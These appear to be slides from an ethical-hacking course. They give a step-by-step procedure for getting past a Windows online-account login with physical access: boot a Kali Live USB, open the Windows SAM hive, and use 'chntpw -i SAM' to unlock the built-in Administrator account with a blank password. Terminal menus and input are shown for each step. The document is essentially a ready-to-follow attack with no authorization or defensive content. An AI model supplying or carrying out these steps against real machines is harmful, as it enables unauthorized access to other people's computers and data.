

**Bypass Windows online  
authentication by  
activating a local  
Administrator Account**



## Attack Scenorio

- You have physical access to a system which is **password locked (online email password)**. We are going to use our Kali Live boot USB to activate a local administrator user to gain access to the system



**We need to have Kali Live boot USB  
(Check the lecture “Kali Linux as a bootable USB  
Drive”)**

# Step- 1

- ❖ Plug in the Kali Live USB on your target PC and boot from it


Use Esc or F12 (whatever your system supports and boot from USB



## Step- 2

- ❖ Once Kali is booted, Open the drive containing Windows files

Navigate to Windows/system32/config, Open it as root



## Step- 3

- ❖ Open a terminal and run the following command

```
Chntpw -i SAM
```

Here :

- -i opens the chntpw utility in interactive mode
- SAM contains the passwords of all users on Windows

## Step- 4

- ❖ Now we need to select the option to edit user accounts

Type 1 and press enter

```
◇=====◇ chntpw Main Interactive Menu ◇=====◇  
Loaded hives: <SAM>  
1 - Edit user data and passwords  
2 - List groups  
- - -  
9 - Registry editor, now with full write support!  
q - Quit (you will be asked if there is something to save)  
  
What to do? [1] → 1
```

## Step- 5

- ❖ The utility will list all local accounts on the PC.

Type the ID of the administrator account we need to unlock

```
==== chntrpw Edit User Info & Passwords ====
| RID | Username | Admin? | Lock? |
| 01f4 | Administrator | ADMIN | dis/lock |
| 03e8 | Ammar | ADMIN | |
| 01f7 | DefaultAccount | | dis/lock |
| 01f5 | Guest | | dis/lock |

Please enter user number (RID) or 0 to exit: [3e8] 1f4
```



## Step- 6

- ❖ Now choose the option to unlock and enable user

Type 2 and press enter

```
- - - - User Edit Menu:  
1 - Clear (blank) user password  
2 - Unlock and enable user account [probably locked now]  
3 - Promote user (make user an administrator)  
4 - Add user to a group  
5 - Remove user from a group  
q - Quit editing user, back to user select  
Select: [q] > 2
```

## Step- 7

- ❖ Now press quit and once it asks whether you want to save changes type Y and press enter

```
What to do? [1] → q  
  
Hives that have changed:  
#   Name  
0   <SAM>  
Write hive files? (y/n) [n] : █
```

## Step- 8

- ❖ Remove the USB drive, reboot your system to Windows and an administrator account will appear with a blank password





DEMO

A photograph of a body of water with mountains in the background and a small structure on the right. The word 'THANKS' is overlaid in the center.

THANKS